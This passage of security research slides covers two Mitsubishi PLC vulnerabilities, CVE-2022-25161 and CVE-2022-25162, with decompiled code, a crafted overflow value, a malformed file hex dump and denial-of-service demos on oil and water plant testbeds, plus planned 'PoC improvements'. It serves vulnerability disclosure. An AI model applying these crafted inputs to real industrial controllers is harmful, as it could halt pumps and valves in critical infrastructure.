SecurityKeyCreateTime = 2021/8/17 2 13:48:19 733 TimeZone: 24
SecurityKeyValue = 3f22facb419733e313fde09d6f329ea8aa9ccf24a68d07d2d42e7a2d5876b941
d:\test>
```

Let's get the

# DOS & DEMO

party started

# INTEGER OVERFLOW

## CVE-2022-25161 (8.6)

### DevOff\_To\_RealAddr function

$\text{RealAddr} = \text{DevStartAddr} +$   
 $\text{DevOff} * \text{UnitSize}$

1  $\text{DevStartAddr} = 0x66000, \text{UnitSize} = 2$



$\text{RealAddr} = 0x66000 + \text{DevOff} * 2$

2  $\text{DevOff} = 0xFFFFCD000$



$\text{RealAddr} = 0x66000 + 0xFFFFCD000 * 2 = 0$



DevOff checking for Max – compare with the size of device - DevSize



If RealAddr = 0, then check DevOff for Max didn't happen

```
v9 = DevOff_To_RealAddr(&Dev_Off_To_Addr_RetVal, &RetRealAddr, RdWrAddr, v6);  
v11 = RndRdWrAddrLoc.DevIdx;  
v12 = v9;  
DevStrucIdx = v9;  
if ( !RetRealAddr )  
    goto RealAddr_is_Null;
```

# CVE-2022-25161 PoC DEMO


## Oil pumping station

Main pump units

Shut-off and control valves

PLC controls pumps and valves

Process status and parameters are on the SCADA screen



Link to video: <https://youtu.be/WVlkyBtdIsM>

# OUT-OF-BOUNDS READ

## CVE-2022-25162 (5.3)

HeaderSize
  FileBody

```

00000000: 00 01 58 00 04 00 02 01 | 08 00 03 00 00 00 10 02 | |..X...
00000010: 44 00 04 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | D.....
00000020: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000030: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000040: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000050: 00 00 00 00 FF FF FF FF | 3B 00 00 00 CC 89 51 B1 | ...яяя;...МQ±
00000060: F3 94 02 35 8B A6 D0 76 | AC 02 E2 C6 EE B8 5E 90 | y" 5<|Pv~ вЖоё^h
00000070: 1F E9 39 67 30 77 2D D6 | 63 72 FD 55 00 00 00 00 | .Ў9g0w-ЦсгэU...
00000080: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000090: 00 00 00 00 00 00 00 00 | 00 00 00 00 01 00 09 00 | .....
000000A0: 00 00 00 00 FF 00 00 00 | 00 00 00 00 00 00 00 00 | ...я.....
000000B0: 00 00 2E 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
000000C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
000000D0: FF FF 00 00 00 00 D0 2F | 9B BC AB 3C | яя...P/>j««
    
```

**FileBodySize = FileSize - HeaderSize**

Size of the file body used for checksum calculation



```

00000000: 48 41 43 4B 45 52 | | HACKER
    
```



**FileBodySize = 6 - 0x4B43 = 0xFFFFB4C3**

# CVE-2022-25162 PoC DEMO

## Water intake station

Water treatment plants

Clean water tanks

Pond transfer pumps

PLC controls pumps

Process status and parameters  
are on the SCADA screen



Link to video: <https://youtu.be/zC4OYG1Xbow>




# PoC COMPARISON

	CVE-2022-25161	CVE-2022-25162
<b>CVSS:3.1</b>	<b>8.6</b>	<b>5.3</b>
<b>PLC state</b>	Error state ⊗	Work state ⊙
<b>Working of the program</b>	⊗	⊙
<b>Signal on exits</b>	⊗	⊙
<b>Connection to ports</b>	No connection to all ports	No connection to one port
<b>PLC reachability by ping</b>	⊗	⊙

## PoC improvements

- Kick out SCADA if it is connected to port 5560
- Apply DoS PoC to each port in turn
- No connection to all ports

# PLC ATTACK PATHS



# RESEARCH RESULTS




We analyzed the protocol and wrote a description of it



Wrote scripts to interact with PLC via the protocol



Found 15 vulnerabilities in the protocol, PLC and GX Works3



# CONCLUSION



## What's next

- Research other series of Mitsubishi PLC: iQ-R, Q and L.
- Apply gained experience to research of other devices



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